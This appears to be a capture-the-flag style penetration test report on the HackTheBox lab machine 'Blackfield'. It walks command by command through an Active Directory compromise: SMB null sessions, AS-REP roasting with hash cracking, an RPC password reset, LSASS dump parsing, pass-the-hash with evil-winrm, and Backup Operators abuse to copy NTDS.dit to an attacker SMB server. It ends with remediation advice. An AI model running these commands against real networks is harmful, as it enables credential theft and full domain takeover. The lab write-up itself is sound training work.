
HACKTHEBOX



Penetration Test
Report of Findings

Caleb Havens

April 23, 2023

Version 1.0

HACKTHEBOX

Table of Contents

Executive Summary

Caleb Havens (HTB username: “GrappleMan”) performed a penetration test on the HackTheBox Machine “Blackfield” to identify security weaknesses, determine the impact to the host, document all findings in a clear and repeatable manner, and provide remediation recommendations.

Approach

GrappleMan performed testing under a “black box” approach April 14, 2023, to April 21, 2023 without credentials and limited advanced knowledge of Blackfield or its environment with the goal of identifying unknown weaknesses. The only knowledge the tester had prior to reconnaissance was that it ran on a Windows Operating System (OS) in an Active Directory (AD) environment. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely via a host that was provisioned specifically for this assessment. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. The tester sought to demonstrate the full impact of every vulnerability, up to and including a full domain compromise. If GrappleMan was able to gain a foothold in the internal network, the client allowed for further testing, including privilege escalation to demonstrate the impact of a total domain compromise.

Scope

The scope of this assessment was one IP address designated for the host.

In-Scope Assets

Host/URL/IP Address	Description
10.10.10.192	IP Address for Blackfield

Table 1 – In Scope Assets and Descriptions

Assessment Overview and Recommendations

The purpose of this penetration test was to evaluate the security posture of Blackfield and identify vulnerabilities that could threaten the confidentiality, integrity, and availability of information residing within the host. During the test, GrappleMan identified eight findings, with five (5) categorized as **CRITICAL**, one (1) as **HIGH**-risk, and (2) two as **MEDIUM**-risks.

While all the findings were difficult to discover, the two medium-risk findings provided initial information to gain credentialed access to the system. The high-risk finding enabled the discovery of a password hash for an account that didn't require pre-

authentication, and a weak password was correctly guessed. The authenticated user could then modify the password for another account, leading to domain access as an Administrator. The final observation is that testing activities seemed to go mostly unnoticed, which may represent an opportunity to improve detection of anomalous events.

Fortunately, all critical security flaws identified are heavily dependent on credentialed access, and some quick and easy modifications to authentication methods can inhibit an attacker's ability to formulate a kill chain that causes serious damage. The report provides a Remediation Summary section with recommendations for addressing all critical and high-risk findings as soon as possible, according to the needs of the business. It is highly recommended that periodic vulnerability assessments are performed on this and adjacent hosts to ensure the systems remain hardened against malicious activity. Once the issues identified in this report have been addressed, a more collaborative, in-depth security assessment may help identify additional opportunities to harden the overall environment.

System Penetration Test Assessment Summary

GrappleMan began all testing activities from the perspective of an unauthenticated user with only access to the IP address. HackTheBox provided the tester with limited additional information, such as the operating system type being a Windows OS in an AD environment.

Summary of Findings

During the course of testing, GrappleMan uncovered a total of eight (8) findings that pose a material risk to the information systems. The below table provides a summary of the findings by severity level.

Finding Severity			
Critical	**High**	**Medium**	**Total**
5	**1**	**2**	**8**

Table 2 – Severity Summary

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

No.	Finding	Severity
1	RPC Password Change	Critical
2	Weak Account Password	Critical
3	LSASS Memory Dump	Critical
4	Pass-the-Backup	Critical
5	Pass-the-Hash	Critical
6	ASREPRoasting	High
7	SMB Null Session Vulnerability	Medium
8	File and Directory Information Exposure	Medium

Table 3 – Finding List

Internal Network Compromise Walkthrough

During the assessment, GrappleMan was able to gain unauthorized access and control over the Domain Controller, resulting in full administrative control of the system. The following steps highlight the sequence of events from initial access to full Domain compromise, and do not include all vulnerabilities and misconfigurations uncovered during the assessment. Any issues not utilized as part of the attack path are listed separately in the Technical Findings Details section, ranked by severity level. The objective of this attack chain is to demonstrate the impact of each vulnerability described in this report, and how they interconnect to illustrate the overall risk to the client's environment. It also assists in prioritizing remediation efforts, such as quickly patching two flaws to disrupt the attack chain while addressing all other reported issues. While other findings in this report could also be exploited to gain a similar level of access, this attack chain depicts the initial path of least resistance taken by the tester to achieve domain compromise.

Detailed Walkthrough

GrappleMan performed the following actions to fully compromise the Blackfield Domain:

1. The tester gained access to the profiles$ Server Message Block (SMB) share by authenticating via a Null Session.
2. The directories in the profile$ share were named after system users, providing the tester with a list of potential usernames to use for identifying legitimate usernames on the host.
3. The tester used the kerbrute tool to search through the list of username candidates and identify legitimate host usernames.
4. Identifying legitimate accounts also enabled the tester to acquire the Ticket-Granting-Ticket (TGT) for the support user, which was then used with the GetNPUsers.py script to identify the Authentication Server Reply with Encrypted Part (AS-REP) hash for the support user.
5. Hashcat was used to successfully crack the AS-REP hash, thereby providing the tester with a plaintext password that allowed for credentialed access to the SMB service.
6. Access to the SMB service through rpcclient allowed the tester to change the password for the audit2020 user to one the tester could use for their own purposes.
7. The audit2020 user had READ access to the forensics share on the SMB service. There was an lsass.zip file in the forensics share the tester was able to transfer to the attack host.
8. Subsequently, on the attacker's machine, the contents of the transferred lsass.zip file were extracted, which yielded an Local Security Authority Subsystem Service (LSASS) dump file. Using the Pypykatz tool, the tester was able to extract the

domain credentials from the dump, revealing an New Technology (NT) hash for the svc_backup account.

9. Using the NT hash obtained from the LSASS dump file, the tester was able to conduct a Pass-the-Hash attack over the evil-winrm tool, which granted them access to the Blackfield OS.
10. Enumeration of the OS revealed the svc_backup user was part of the Backup Operators group. Membership in this group allowed the tester to generate a backup file of the NT Direcotry Service (NTDS).dit repository.
11. The backup of the NTDS.dit repository was transferred to the attack host, along with the SAM and SYSTEM files, which were run against secretsdump.py, providing the tester with NT hashes for all domain user accounts.
12. Acquisition of the Administrator's NT hash allowed the tester to perform a Pass-the-Hash attack over evil-winrm and gain access to the system and all its files.

Detailed reproduction steps for this attack chain are as follows:

The initial nmap scan revealed that the host to be an Active Directory Domain Controller (DC). This was based on the protocols and services running on the system. It also provided the tester with identification of other domain information, such as the Fully Qualified Domain Name (FQDN).

```
# nmap -sC -sV 10.10.10.192
<SNIP>
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time:
2023-04-22 20:59:49Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows


Host script results:
|_clock-skew: 6h59m59s
| smb2-time:
|   date: 2023-04-22T20:59:57
|_  start_date: N/A
```

```
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
<SNIP>
```

Figure 1: Nmap scan output

Enumeration with smbclient via a Null Session revealed several interesting shares: “forensic” and “profiles$”.

```
# smbclient -N -L //10.10.10.192

    Sharename       Type      Comment
    ---------       ----      -------
    ADMIN$          Disk      Remote Admin
    C$              Disk      Default share
    forensic        Disk      Forensic / Audit share.
    IPC$            IPC       Remote IPC
    NETLOGON        Disk      Logon server share
    profiles$       Disk
    SYSVOL          Disk      Logon server share
```

Figure 2: SMB Shares

Logging into the profiles$ share with an SMB Null Session over smbclient reveals a long list of directories named after system users, which could potentially serve as a list of legitimate usernames on the host.

```
# smbclient -N //10.10.10.192/profiles$
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Jun  3 11:47:12
2020
  ..                                  D        0  Wed Jun  3 11:47:12
2020
  AAlleni                             D        0  Wed Jun  3 11:47:11
2020
  ABarteski                           D        0  Wed Jun  3 11:47:11
2020
<SNIP>
  ZScozzari                           D        0  Wed Jun  3 11:47:12
2020
```

```
  ZTimofeeff                          D        0  Wed Jun  3 11:47:12
2020
  ZWausik                             D        0  Wed Jun  3 11:47:12
2020


         5102079 blocks of size 4096. 1692855 blocks available
```

Figure 3: profiles$ share directories

The files were downloaded to the attack host, where they were filtered into a text file of usernames.

```
smb: \> mask ""
smb: \> recurse ON
smb: \> prompt OFF
smb: \> mget *
smb: \>
```

Figure 4: Download of directories on smbclient

```
# mkdir smb

# mv * smb
mv: cannot move ‘smb’ to a subdirectory of itself, ‘smb/smb’

# find ./smb/ -name "*" | cut -b 7- > user-list.txt
```

Figure 5: Username list creation

The tester was then able to use Kerbrute to try and identify a list of valid users, one of which had a retrievable AS-REP.

```
# kerbrute userenum -d BLACKFIELD.LOCAL --dc 10.10.10.192 user-
list.txt


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/22/23 - Ronnie Flathers @ropnop
```

```
2023/04/22 10:06:19 >  Using KDC(s):

2023/04/22 10:06:19 >     10.10.10.192:88


2023/04/22 10:06:30 >  [+] support has no pre auth required. Dumping
hash to crack offline:

$krb5asrep$18
$support@BLACKFIELD.LOCAL:85db56a84e5e94c7b450fc7569c0f878$4dc49662f6
d8d781187096880056437 4d63f3136aee902c580b5b7a1841c32db50db4a287ba0bc7
de6591[redacted]853de3c5c5faba
0a1238320134403f4d505acaff7003cb17fdc9b724dfa87b4398da6283f2e7bad7c4e
bebe4ba6634d03d5655750a34ca07de323f0fb4d61567c19873c305f1868a343e6470
9784586588c495d48215b3733137a66cbe549eceed968cbfa379fc89951df8c101c85
f249ff8ed9df85a3f9348443740e6a362b3

2023/04/22 10:06:30 >  [+] VALID USERNAME:   support@BLACKFIELD.LOCAL

2023/04/22 10:06:58 >  [+] VALID USERNAME:
svc_backup@BLACKFIELD.LOCAL

2023/04/22 10:07:05 >  [+] VALID USERNAME:
audit2020@BLACKFIELD.LOCAL

 2023/04/22 10:09:45 >  Done! Tested 314 usernames (3 valid) in
205.740 seconds
```

Figure 6: Kerbrute username identification

The tester used the list of users obtained from the previous step to check if any of them had Kerberos pre-authentication disabled. Using GetNPUsers.py, the tester was able to retrieve the AS-REP for the support user.

```
# GetNPUsers.py BLACKFIELD.LOCAL/ -dc-ip 10.10.10.192 -no-pass -
usersfile user-list.txt

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[-] invalid principal syntax

<SNIP>

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not
found in Kerberos database)

$krb5asrep$23
$support@BLACKFIELD.LOCAL:6987ad5d7bfbb2e6b10cef0354703e09$20ff9a74bc
a6159c8921d497cd8946d94a38dfaff7f605f49d314f115186576d858e48156d51391
b8e3e5ab315d703f8bcd68f83b9fe9e1e503a973deba0bcb333d8c5eeb6edfd3fbe8c
8f112913923db01da8682d4290a93a3dd6ce58ae3561646303ed2e3ec7f460d1688[redacted]
20c832ac625abb21b6b0e342572841e2418d3a3efb7ee576e3c0
ba02891b909e66824e715e9407d3907baa5e48d200dbc90e1e5021da1e49d2d6
```

```
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not
found in Kerberos database)

<SNIP>
```

Figure 7: AS-REP retrieval using GetNPUsers.py

The AS-REP hash for support was cracked with Hashcat, revealing the plaintext password.

```
C:\> hashcat -m 18200 blackfield-support.txt rockyou.txt --force --
show

$krb5asrep$23$support@BLACKFIELD.LOCAL:06d6bce87ca7d2f9b61440cd193224
ba$ec528156163aab6efaae48634d15e08fb2bdbfbcb26171cd5b573a97310c
ce97ca859f6e51caeb168aa08baa9229bed1f1ce8a8bad5bc9b52bf6d54eb40649ff4
25e7e5864cd5f5601c168c80cf2c839ec5b37b17aa6f80949be53ed865527cf1
1b440
2[redacted]6f269d8d15c3b766ee3f4bc9d7108c
c8b8be72f14f632faa9b15d2b540977be9b2de06f499263ecbf889774a6d4e5c07af5
17dec06c17c339fe548d9c6bd6a619ce50bd1c5558510ddcf5bbaa2281226c20
020e04d90396956102f77b90dc76cc339:#0[redacted]ht
```

Figure 8: Hashcat crack for support user

Using the credentials obtained from cracking the AS-REP hash, the tester was able to authenticate to rpcclient and change the password for the audit2020 user. This provided the tester with a valid set of credentials to gain further access to the system.

```
# rpcclient -U "support" 10.10.10.192

Password for [WORKGROUP\support]:

rpcclient $> setuserinfo2 audit2020 23 'ASD[redacted]3'

rpcclient $>
```

Figure 9: Password change for audit2020

After gaining access to the audit2020 user, the tester was able to access the forensic share over SMB using its READ permission. Upon exploration, the share was found to contain an lsass.zip file in the memory_analysis directory, which was downloaded to the attack host for further analysis.

```
# smbclient -U "audit2020" //10.10.10.192/forensic

Password for [WORKGROUP\audit2020]:

Try "help" to get a list of possible commands.

smb: \> dir

  .                                   D        0  Sun Feb 23 07:03:16
2020

  ..                                  D        0  Sun Feb 23 07:03:16
2020
```

```
  commands_output                     D        0  Sun Feb 23 12:14:37
2020
  memory_analysis                     D        0  Thu May 28 15:28:33
2020
  tools                               D        0  Sun Feb 23 07:39:08
2020


         5102079 blocks of size 4096. 1690820 blocks available
smb: \> cd memory_analysis
smb: \memory_analysis\> dir
  .                                   D        0  Thu May 28 15:28:33
2020
  ..                                  D        0  Thu May 28 15:28:33
2020
  conhost.zip                         A 37876530  Thu May 28 15:25:36
2020
  ctfmon.zip                          A 24962333  Thu May 28 15:25:45
2020
  dfsrs.zip                           A 23993305  Thu May 28 15:25:54
2020
  dllhost.zip                         A 18366396  Thu May 28 15:26:04
2020
  ismserv.zip                         A  8810157  Thu May 28 15:26:13
2020
  lsass.zip                           A 41936098  Thu May 28 15:25:08
2020
<SNIP>
smb: \memory_analysis\> get lsass.zip


getting fileize 41936098 as lsass.zip (6979.1 KiloBytes/sec) (average
6979.1 KiloBytes/sec)
```

Figure 10: LSASS discovery and download from forensics share

The folder was unzipped on the attack host, and an lsass.DMP file was discovered. The pypykatz tool was then used to extract the credentials from the dump file, which included the NT hash for the svc_backup user.

```
# unzip lsass.zip
Archive:  lsass.zip
  inflating: lsass.DMP


# pypykatz lsa minidump lsass.DMP
```

```
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
    == MSV ==
        Username: svc_backup
        Domain: BLACKFIELD
        LM: NA
        NT: 965[redacted]400d
        SHA1: 463c13a[redacted]6a33e5c
        DPAPI: a03cd8e[redacted]621
```

Figure 11: pypykatz extraction of credentials from LSASS dump file

The tester used the NT hash to access the svc_backup account over evil-winrm using Pass-the-Hash. This allowed the tester to obtain the user flag under the Desktop folder.

```
# evil-winrm -i 10.10.10.192 -u svc_backup -H
9658[redacted]400d

<SNIP>

*Evil-WinRM* PS C:\Users\svc_backup\Documents> cd ../Desktop

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> type user.txt

3920bb317a0bef51027e2852be64b543
```

Figure 12: Evil-WinRM login

An SMB server was started on the attack host and used to transfer SharpHound to the target.

```
# smbserver.py -smb2support share
"/home/cha0s/Desktop/HackTheBox/Academy/Active Directory/BloodHound-
win32-x64/"

Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[*] Config file parsed
```

```
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Figure 13: smbserver.py initation on attack host

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy \\10.10.16.3\
share\SharpHound.exe
```

Figure 14: SharpHound transfer to target

SharpHound was executed with the command-line arguments "-c All" to gather information about the AD environment. The resulting output was saved to a zip file and transferred back to the attack host for analysis.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> .\SharpHound.exe -c
All --zipfilename BLACKFIELD
2023-04-22T18:13:40.6338853-07:00|INFORMATION|Resolved Collection
Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts,
ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
<SNIP>
*Evil-WinRM* PS C:\Users\svc_backup\Documents> dir


    Directory: C:\Users\svc_backup\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        4/22/2023   6:14 PM          34274
20230422181425_BLACKFIELD.zip
-a----         3/8/2022   8:37 PM         906752 SharpHound.exe
-a----        4/22/2023   6:14 PM          59885
Yzg4MjNkOGMtY2FkOC00NDRhLWIzYzItNTE0OTI2YTNlMDVi.bin


*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy
20230422181425_BLACKFIELD.zip \\10.10.16.3\share
```

Figure 15: SharpHound data transfer to attack host

The data collected by SharpHound was uploaded to Bloodhound, a tool used for visualizing and analyzing Active Directory attack paths. An examination was conducted

on which groups the svc_backup user was in, which revealed that the user was part of the Backup Operators group.




Figure 16: Bloodhound group membership analysis

This group membership for svc_backup meant the user had the ability to create backup files of various data on the machine, to include the NTDS.dit repository. First, the tester uploaded Dynamic Link Libraries (DLL) for SeBackupPrivilege to the target host.

```
# smbserver.py -smb2support share
/home/cha0s/Desktop/HackTheBox/Academy/Windows\ Privilege\
Escalation/Built-in\ Groups


Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188
V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A
V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Figure 17: SMB server initiated

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy \\10.10.16.3\
share\SeBackupPrivilegeCmdLets.dll
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy \\10.10.16.3\
share\SeBackupPrivilegeUtils.dll
```

Figure 18: Transfer of DLLs over SMB

Next, the tester imported the modules to PowerShell and turned on the SeBackupPrivilege (which was already enabled but executed regardless) to make use of the privilege.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\
SeBackupPrivilegeUtils.dll

*Evil-WinRM* PS C:\Users\svc_backup\Documents> Import-Module .\
SeBackupPrivilegeCmdLets.dll

*Evil-WinRM* PS C:\Users\svc_backup\Documents> Get-SeBackupPrivilege
```

Figure 19: Backup Privileges import and enabling

To acquire the NTDS.dit repository, the tester wrote a script that would be executed with diskshadow.exe to create a backup of the file.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "set verbose on"
| out-file ./diskshadow.txt -encoding ascii

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "set metadata C:\
Windows\Temp\meta.cab" | out-file ./diskshadow.txt -encoding ascii -
append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "set context
clientaccessible" | out-file ./diskshadow.txt -encoding ascii -append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "set context
persistent" | out-file ./diskshadow.txt -encoding ascii -append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "begin backup" |
out-file ./diskshadow.txt -encoding ascii -append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "add volume C:
alias cdrive" | out-file ./diskshadow.txt -encoding ascii -append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "create" | out-
file ./diskshadow.txt -encoding ascii -append

*Evil-WinRM* PS C:\Users\svc_backup\Documents> echo "expose %cdrive%
E:" | out-file ./diskshadow.txt -encoding ascii -append
```

Figure 20: diskshadow.txt script creation

The script was executed successfully, which resulted in the creation of a copy of the NTDS.dit repository on the E: drive.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> diskshadow.exe /s
diskshadow.txt

Microsoft DiskShadow version 1.0

Copyright (C) 2013 Microsoft Corporation

On computer:  DC01,  4/22/2023 8:59:59 PM
```

```
-> set verbose on
-> set metadata C:\Windows\Temp\meta.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume C: alias cdrive
-> create
<SNIP>

Number of shadow copies listed: 1
-> expose %cdrive% E:
-> %cdrive% = {dbd21388-8c97-426a-a809-1c4cb746632e}
The shadow copy was successfully exposed as E:\.
->
Note: END BACKUP was not commanded, writers not notified
BackupComplete.
DiskShadow is exiting.
```

Figure 21: Backup copy creation of NTDS.dit

After the copy of NTDS.dit was saved to the E: drive, it was then transferred to the Documents folder on the target host using an SeBackupPrivilege CmdLet.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> Copy-
FileSeBackupPrivilege E:\Windows\NTDS\ntds.dit C:\Users\svc_backup\
Documents\ntds.dit
```

Figure 22: NTDS.dit transfer to svc_backup Documents folder

From there, the file was copied to the attack host over SMB.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> copy ntds.dit \\
10.10.16.3\share
```

Figure 23: NTDS.dit transfer to attack host

After the NTDS.dit was transferred to the attack host, the tester proceeded to save and transfer the SAM and SYSTEM repositories as well. This was accomplished by using the built-in "download" command on Evil-WinRM to copy the files from the target host to the attack host.

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SYSTEM
SYSTEM.SAV
```

```
The operation completed successfully.
*Evil-WinRM* PS C:\Users\svc_backup\Documents> reg save HKLM\SAM
SAM.SAV
The operation completed successfully.
*Evil-WinRM* PS C:\Users\svc_backup\Documents> download SAM.SAV
Info: Downloading SAM.SAV to ./SAM.SAV


Info: Download successful!

*Evil-WinRM* PS C:\Users\svc_backup\Documents> download SYSTEM.SAV
Info: Downloading SYSTEM.SAV to ./SYSTEM.SAV
Info: Downloading SAM.SAV to ./SAM.SAV



Info: Download successful!
```

Figure 24: SAM and SYSTEM file transfer to attack host

After transferring the NTDS.dit, SAM, and SYSTEM repositories to the attack host, the tester used secretsdump.py to dump the NTDS.dit repository and obtain the hashes for the Administrator account.

```
# secretsdump.py -ntds ntds.dit -system SYSTEM.SAV -sam SAM.SAV LOCAL
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation


[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrato
r:500:aad3b435b51[redacted]0df6257f273de750
51:::
Guest:501:aad3b43
5[redacted]1b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b5140
4[redacted]e931b73c59d7e0c0
```

Figure 25: NTDS.dit hash dump

The password hash was used with evil-winrm to access the Administrator account on the DC and obtain the root flag.

```
# evil-winrm -i 10.10.10.192 -u Administrator -H
184f[redacted]b99ee
```

```
<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
blackfield\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
be3579b184388eb1f75ed517c24ac894
```

Figure 26: root flag

Remediation Summary

Based on the results of the assessment, there are several areas where HackTheBox can improve the security of the Blackfield system. Below are the prioritized remediation efforts, starting with those that will likely require the least amount of time and effort to implement. It is important for the client to carefully plan and test all remediation steps and mitigating controls to avoid any potential service disruptions or data loss.

Short Term

- [Finding 1] – Disable the ability to change passwords via RPC until a better solution can be implemented.
- [Finding 3] – Ensure that the forensic share is only accessible to authorized users and groups.
- [Finding 4] – Remove the svc_backup user from the Backup Operators group.
- [Finding 5] – Disable the NTLMv1 authentication protocol.
- [Finding 7] – Disable anonymous enumeration of shares and users on the target system.
- [Finding 7] – Disable NetBIOS over TCP/IP (if not needed).
- [Finding 7] – Restrict the permissions of the anonymous account to limit access to sensitive information.
- [Finding 8] – Disable directory listing or index pages for sensitive directories.

Medium Term

- [Findings 1-6] – Implement multi-factor authentication (MFA) for all users
- [Findings 2&6] – Implement a strong password policy that requires regular password changes.
- [Finding 3] – Implement network segmentation to restrict lateral movement between systems and prevent attackers from accessing sensitive files and systems from a compromised host.
- [Finding 4] – Implement network segmentation to isolate the domain controller from other critical systems.
- [Finding 4] – Implement a privileged access management (PAM) solution to tightly control and monitor access to critical systems and data.
- [Finding 5] – Monitor network traffic for signs of Pass-the-Hash attacks, such as repeated login attempts using the same credentials.
- [Finding 6] – Monitor and alert on ASREPRoasting attempts and other Kerberos-related attacks.
- [Finding 7] – Implement an account lockout policy to prevent brute force attacks on user accounts.
- [Finding 7] – Implement firewalls to restrict access to SMB ports.
- [Finding 7] – Configure SMB signing to ensure data integrity and authenticity.

Long Term

- Implement a zero trust architecture to limit lateral movement and access to sensitive resources.
- Monitor file access and network activity.

- Employ security tools such as intrusion detection systems (IDS), endpoint detection and response (EDR) systems, and antivirus software to detect and respond to potential attacks
- Implement a security training program for all users to educate them about password security and best practices.
- Consider using a passwordless authentication method such as Windows Hello or FIDO2 to eliminate the need for password-based authentication altogether.
- Implement secure boot and encryption for system components, including LSASS memory, to prevent attackers from accessing sensitive information in memory.
- Regularly review and update security policies, procedures, and guidelines to address emerging threats and vulnerabilities.
